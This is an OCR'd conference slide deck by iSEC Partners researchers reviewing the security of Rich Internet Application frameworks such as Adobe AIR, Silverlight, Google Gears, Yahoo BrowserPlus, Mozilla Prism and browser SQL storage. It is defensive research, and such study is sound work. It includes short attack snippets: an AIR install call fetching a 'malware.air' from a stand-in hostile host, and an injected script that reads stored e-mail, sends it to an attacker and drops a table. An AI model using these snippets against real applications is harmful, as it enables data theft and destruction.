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Living in the RIA World:

Blurring the Line between Web and Desktop Security

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David Thiel
Justine Osborne

iSEC Partners

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- Researchers and consultants with iSEC Partners
- We work with many companies involved in these technologies or with creating rich sites
- We are already starting to see RIA applications in the wild

What's a RIA?

"Rich Internet Applications"

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- As with "Web 2.0", ill-defined
- May contain some of the following ingredients:
  - AJAXy Flashiness
  - Local storage
  - "Offline mode"
  - Decoupling from the browser
  - Access to lower level OS resources: sockets, hardware devices
  - Appearance of a traditional desktop application
- Our research has shown a huge disparity in features and security design

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What's a RIA?

Party like it's 1997

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- Constantly updating content!
- Push technology!
- No more browsers!

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- "Web 2.0" no longer gets you VC funding
- To increase responsiveness — distribute data stores between server and client
- Desktop integration — take advantage of OS UI functionality
- Never learned any real programming languages
- In short, web developers can now write full "desktop" apps. This could be good or bad.

Why use a RIA?

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RIA Frameworks

- Adobe AIR
- Microsoft Silverlight
- Google Gears
- Yahoo! BrowserPlus™
- Mozilla Prism

RIA Frameworks
Fight!

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Runs disconnected	✓
Standalone app	✓
Privileged OS access	✓
Can launch itself	✓
Local data storage	✓
Has an installer	✓
Raw network sockets	✓
Cross-domain XHR	✓
Dedicated session management	✓
Can talk to the calling DOM	✓
IPC mechanisms	✓
Proper SSL security	✓

Adobe AIR
What is Adobe AIR?

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Full-featured desktop runtime based upon Adobe Flash technology

- Cross-browser, cross-platform
- Applications can be created with:
  - Adobe Flex 3
  - Adobe Flash CS3
  - HTML and JS using free tools
- AIR intended to be more powerful than a browser-based RIA
  - There is no sandbox around the application
  - AIR apps run with the full powers of the user

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So it's just like a Win32 program in the eyes of a security analyst?

- Um, not really
- Power of AIR is the "I" in "RIA"
  - Can be invoked by browser with arguments, like ActiveX or Flash
  - Has many native mechanisms for loading external content
  - Highly likely that developers will utilize Internet content. That's the point.

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What is Adobe AIR?

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- AIR is best thought of as an ActiveX or Full Trust .Net analogue and not like Flash++
  - Code runs with full privileges, can install malware
  - Native mechanisms allow for interaction with untrusted world
- Fortunately, Adobe has seemed to learn some lessons from ActiveX

Adobe AIR
Adobe AIR Instantiation

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- AIR Applications are identified by an appID and pubID
- pubID calculated from developer personal information and certificate
- SWF files can import functionality that allows them to interact with AIR applications. From Adobe:

```
airSWFLoader.load(new URLRequest("http://airdownload.adobe.com/
    browserapi/air.swf"),loaderContext);
```

- With airSWF classes, the SWF can check on the application's install status and version

```
airSWF.getApplicationVersion(appID, pubID, versionDetectCallback);
```

- Now that we know the version, we can instantiate

```
airSWF.launchApplication(appID, pubID, arguments);
```

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- By default, code included in AIR application has full rights
  - New functionality in privileged APIs added to JavaScript and ActionScript
  - Some restrictions on interacting with desktop in AIR 1.0
  - Existing capabilities can be chained to run native code
  - Rumors of additional native code capabilities in future releases

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- No "code access security" model as understood on other systems, such as Java or .Net
- Instead, five pre-defined sandboxes with fixed capabilities
  - Application — Full perms. Default for code included with AIR app
  - Remote — Code downloaded from internet. Browser-like permissions
  - Three intermediate permissions for local SWFs

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Adobe AIR Security Model

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- AIR has many ways of loading executable content to run, such as HTML/JS and SWFs
- Also many ways of getting external untrusted data
  - Network traffic
  - Arguments from browser invocation
  - Command line arguments
- Application Sandbox
  - Is not supposed to be able to dynamically generate code
  - *eval()* is best example in JS
  - Goal is to eliminate XSS and injection attacks that have plagued Flash apps that have more kick with local privileges

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- Default for remotely loaded code is Remote sandbox
  - Cannot access new dangerous classes, like *FileStream()*
  - Can access *eval()* and other dynamic methods
  - Can be granted cross-domain XHR
- Should be sufficient for most of the content developers would want from Internet, such as HTML or movie SWFs

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- Seems like a reasonable security precaution. How will web developers circumvent it?
- They can look for mistakes in Adobe's classification of methods
- Better yet, use a Sandbox Bridge
  - Official method of moving data between sandboxes
  - An application can attach functions or variables to an object available from multiple sandboxes
  - Documented as passing by value, not reference, although this doesn't jive with how functions work

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- First parent sets up Sandbox Bridge

```
var highRightsStuff = {};
highRightsStuff.writeToFile = function(name,content){
 //Write to file with air.FileStream
 }
document.getElementById("child").contentWindow.parentSandboxBridge =
      highRightsStuff;
```

- Then child code (in a IFRAME) can access the function

```
window.parentSandboxBridge.writeToFile(name,content);
```

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```
var highRightsStuff = {};
highRightsStuff.writeToFile = function(name,content){
 //Write to file with air.FileStream
 }
document.getElementById("child").contentWindow.parentSandboxBridge =
      highRightsStuff;
```

- Then child code (in a IFRAME) can access the function

```
window.parentSandboxBridge.writeToFile(name,content);
```

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- AIR requires Flash 9
- Can be installed via external binary or inside of Flash:

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- AIR applications can be bundled as binaries (*.air)
- Can also be installed by a web page from inside a SWF

```
var url:String = "http://www.cybervillains.com/malware.air";
var runtimeVersion:String = "1.0";
var arguments:Array = ["launchFromBrowser"];
airSWF.installApplication(url, runtimeVersion, arguments);
```

- Creates an Open/Save prompt

Adobe AIR
Installing an AIR Application

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
- Adobe supports signing AIR applications with commercial certificates
- Gives you this prompt:



- Notice the default selection

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

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
- Unfortunately, they also support self-signed certificates
- Gives you this prompt:



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- Actually, looks more like pre-IE7 ActiveX
- What am I complaining about? They give the correct information
  - True, but so did ActiveX
  - Allowing users to install signed applets is dangerous enough
  - Allowing self-signed (which is same as unsigned) is terrifying
- The popularity of ActiveX in IE5 and IE6 and the ability of web sites to pop open infinite prompts made it the premier malware seeding mechanism
- Adobe Flash is *more* popular than IE ever was
- It's almost impossible to install ActiveX now. That's not an accident.

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- Some suggestions
  - Change default action
  - Add a countdown timer to discourage mindless clickthrough
  - There is already a registry key to disable unsigned install prompts, turn it on by default
  - Stop distributing self-signed AIR applications from Adobe.com
- There is perhaps room for something between AIR and Flash without the rootkit abilities

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Runs disconnected	✓
Standalone app	✗
Privileged OS access	✗
Can launch itself	✗
Local data storage	✓
Has an installer	✓
Raw network sockets	✓
Cross-domain XHR	✓
Dedicated session management	✗
Can talk to the calling DOM	✓
IPC mechanisms	✗
Proper SSL security	✓

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What is Silverlight?

- Cross browser plugin comparable in functionality to Flash
- Subset of the .NET framework
- Two versions:
  - Silverlight 1.0: released
  - Silverlight 2.0: beta 2

Silverlight Bits

- .XAP — .ZIP container for Silverlight apps
- XAML — Extensible Application Markup Language
- CoreCLR — CLR for .NET lite (simplified CAS)
- XBAP — XAML Browser Applications (CAS)
- Managed Controls — System.Windows.Forms UserControl subclasses (CAS)

Microsoft Silverlight
XAML

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```
<Canvas Width="600" Height="500" Background="AntiqueWhite"
   xmlns="http://schemas.microsoft.com/client/2007"
   xmlns:x="http://schemas.microsoft.com/winfx/2006/xaml">
    <StackPanel Width="600">
        <Image Source="catplan.png" />
        <StackPanel Orientation="Horizontal">
            <TextBlock Height="45" FontSize="18">Bigger Cat</TextBlock>
            <Slider Value="2" Minimum="1" Maximum="10" Height="45" Width="
                400" HorizontalAlignment="Center" VerticalAlignment="
                Bottom"></Slider>
            <TextBlock FontSize="18" Height="45">Smaller Cat</TextBlock>
        </StackPanel>
    </StackPanel>
</Canvas>
```

Microsoft Silverlight
XAML in Action

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Silverlight's "simplified" Code Access Security

- *SecurityTransparent* — Silverlight developer code, code sans attribute
- *SecuritySafeCritical* — New bridge code from Microsoft
- *SecurityCritical* — Slimmed .NET 3

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This code will fail:

```
using System.IO;

File.Create("dumpstermuffin.exe");
```

This code will succeed:

```
using System.IO;

IsolatedStorageFile isf = IsolatedStorageFile.GetUserStoreForApplication();
isf.CreateFile("relativePath");
```

This code will also fail:

```
using System.IO;

IsolatedStorageFile isf = IsolatedStorageFile.GetUserStoreForApplication();
isf.CreateFile("COM3");
```

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Isolated Storage

- The default storage quota is 1 MB per application
- Storage is isolated per AppDomain

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
You can deny local storage



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Network Sockets

- TCP socket connections, limited port range 4502 - 4534
- Requires clientaccesspolicy.xml (even to host of origin)

Microsoft Silverlight
Cross-domain and DOM access

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Crossdomain access and access to hosting DOM can be configured:

- clientaccesspolicy.xml and crossdomain.xml
- Application manifest
- Object parameters passed to plugin
  - *enableHtmlAcess* = false (default setting for cross-domain)

Questions about Gears

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Cross-domain XHR	✓
Dedicated session management	✗
Can talk to the calling DOM	✗
IPC mechanisms	✗
Proper SSL security	✓

Google Gears

- Uses a homegrown API for synchronizing data
- Local SQLite instance used for data storage
- *LocalServer* hosts content locally for offline access
- Works offline via SQL database, local assets, and a local app server, *LocalServer*
- LocalServer acts as a broker between the browser and webserver
  - Changes behavior depending on online status
- Implements a *WorkerPool* to perform intensive Javascript calculations outside of the browser

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Google Gears
Security mechanisms

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- Uses same origin to restrict access to site databases and LocalServer resource capture
- Provides for parameterized SQL
- Opt-in user dialog
- Gears 0.3 allows for "customization" of this dialog...

Google Gears

Not a great "feature" . . .

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

Google Gears
Workerpool abuse

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- Workerpools allow for intensive tasks that would normally trigger tight loop detection to run uninterrupted
- Due to the ease of tricking users into installing Gears apps, makes an attractive target for distributed malicious tasks
- Applications for hash cracking, remote site attacks

Google Gears
Workerpool abuse

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Questions about Yahoo! BrowserPlus™

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Yahoo! BrowserPlus™

A challenger appear

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- Designed to allow for new browser plugins to be easily deployed and updated
- "To address security, we've followed the same web security precedent set by browser developers."
  - But it's even worse than that...
- Initialized by including `http://bp.yahooapis.com/2.0.6/browserplus-min.js`
  - No, you can't do that over SSL

Yahoo! BrowserPlus™

A challenger appear

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RIA vs RIA

- Designed to allow for new browser plugins to be easily deployed and updated
- "To address security, we've followed the same web security precedent set by browser developers."
  - But it's even worse than that...
- Initialized by including `http://bp.yahooapis.com/2.0.6/browserplus-min.js`
  - No, you can't do that over SSL

Yahoo! BrowserPlus™
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- Runs as a browser plugin, with a separate helper process
- Allows pages to request handy "corelets", installed on-demand, like:
  - Imagemagick for local image processing
  - Flickr uploadr
  - Notifications via Growl/Snarl
  - and a Ruby interpreter?
- These execute code on the local machine as the current user
- In short, it's ActiveX−−

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- Included version: 1.8.6p0
- Perfectly safe, as long as you don't use strings or arrays

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Beating up old ladies

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- Of course, BrowserPlus™ isn't totally baked yet
- In "Sneak Peek" phase
- Currently, only works with Yahoo! sites
- All modules must be signed by Yahoo!
  - But this has to change before it can be widely adopted
- Also lacks some "polish"...

```
<span class="description">
A description of the componennt ooga booga momma bite me yeah yeah yeah.
```

↑

Actual Yahoo! content

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- Allows for buggy native code apps of any type to be deployed with no sandboxing or sitelocking.
- All runs as a browser plugin rather than an extension or control: full privilege.
- Corelets are signed, but can overwrite each other after signature verification (and be updated dynamically)
- Bad code can supposedly be revoked, but it can override revocation mechanisms.
- Bottom line — unsafe at any speed.

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Runs disconnected	✗
Standalone app	✓
Privileged OS access	✗
Can launch itself	✗
Local data storage	✓
Has an installer	✗
Raw network sockets	✗
Cross-domain XHR	✓
Dedicated session management	✗
Can talk to the calling DOM	✗
IPC mechanisms	✗
Proper SSL security	✓

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- Formerly WebRunner — wraps webapps to appear as desktop apps
- "Standalone" browser instance, restricted to one domain
  - External links open a regular browser
- Separate user profile
- Certificate errors are a hard failure

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- Consists of a webapp bundle with id, URI, CSS, scripting and UI rules in an INI:

```
[Parameters]
id=isec.site@isecpartners.com
uri=https://www.isecpartners.com/
icon=isec
status=no
location=no
sidebar=no
navigation=no
```

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Example bundles

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

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Bundles

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- Javascript included with webapp bundles has full XPCOM privs (but not content scripting privs)
- Script in 3rd-party bundles allows modifying browser behavior just like an extension
- Unlike add-ons, no mechanism for signing or verifying goodness of webapp bundles

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Prism Install UI

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

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Abuse

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- Looks like a bookmark dialog
- No warnings for install
- Full XPCOM scripting privileges
- Low bar for trojans and malicious code — a malicious browser extension, but with no code signing or warning

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New "features" in Firefox and WebKit

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- The standards-based approach
- Introduces DOM storage — *sessionStorage* and *localStorage*
  - *sessionStorage* stores arbitrary amounts of data for a single session
  - *localStorage* persists beyond the session — never expires, limited to 5M
- Database storage via *openDatabase()*
- All expected to be same-origin

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DOM Storage

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- The major goals of DOM storage — more storage space and real persistence
- Cookies considered too small
- Users delete cookies, or won't accept them
- DOM storage bypasses pesky users
- However, pesky users can use:
  - about:config dom.storage.enabled = false

Browser-based SQL Databases

DatabaseJacking

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Injection attacks become far more damaging when you can insert code like this:

```
var db=openDatabase("e-mail", [], "My precious e-mail", "3.14");

    allmessages=db.executeSql("SELECT * FROM MSGS", [], function(results) {
        sendToAttacker(results); }
    );

    db.executeSql("DROP TABLE MESSAGES", [], function() {
        alert("lol"); }
    );
```

Firefox 3
Mozilla-specific issues

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- *globalStorage*
  - FF2 has weak same-origin restrictions
  - FF2 and FF3 both omit any UI to view/change/delete
  - Deprecated in HTML 5 for *localStorage*
- The RIA world is totally SQL-happy
- Downloads, cookies, form history, search history, *etc*, all stored in local SQLite databases
  - Why?? This data **isn't relational**.

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- Did you have History turned off? FF3 may have turned it back on.
- Also new in FF3: *nsIdleService* — idle tracking through XPCOM
- EXSLT — eXtensible Stylesheet Language Transformations weren't extensible enough, so here are the extensions. Thankfully, XSLT has been bug-free.
- Websites can now be protocol handlers — a novel way to implement spyware

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- EXSLT — eXtensible Stylesheet Language Transformations weren't extensible enough, so here are the extensions. Thankfully, XSLT has been bug-free.
- Websites can now be protocol handlers — a novel way to implement spyware

Firefox 3
Protocol Handlers

Living in the RIA World

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Attack Scenarios
RIA vs OS
RIA vs the web
RIA vs RIA

- Set up a dumb proxy, forwarding traffic to the real handler IP (and rewriting Host: headers)
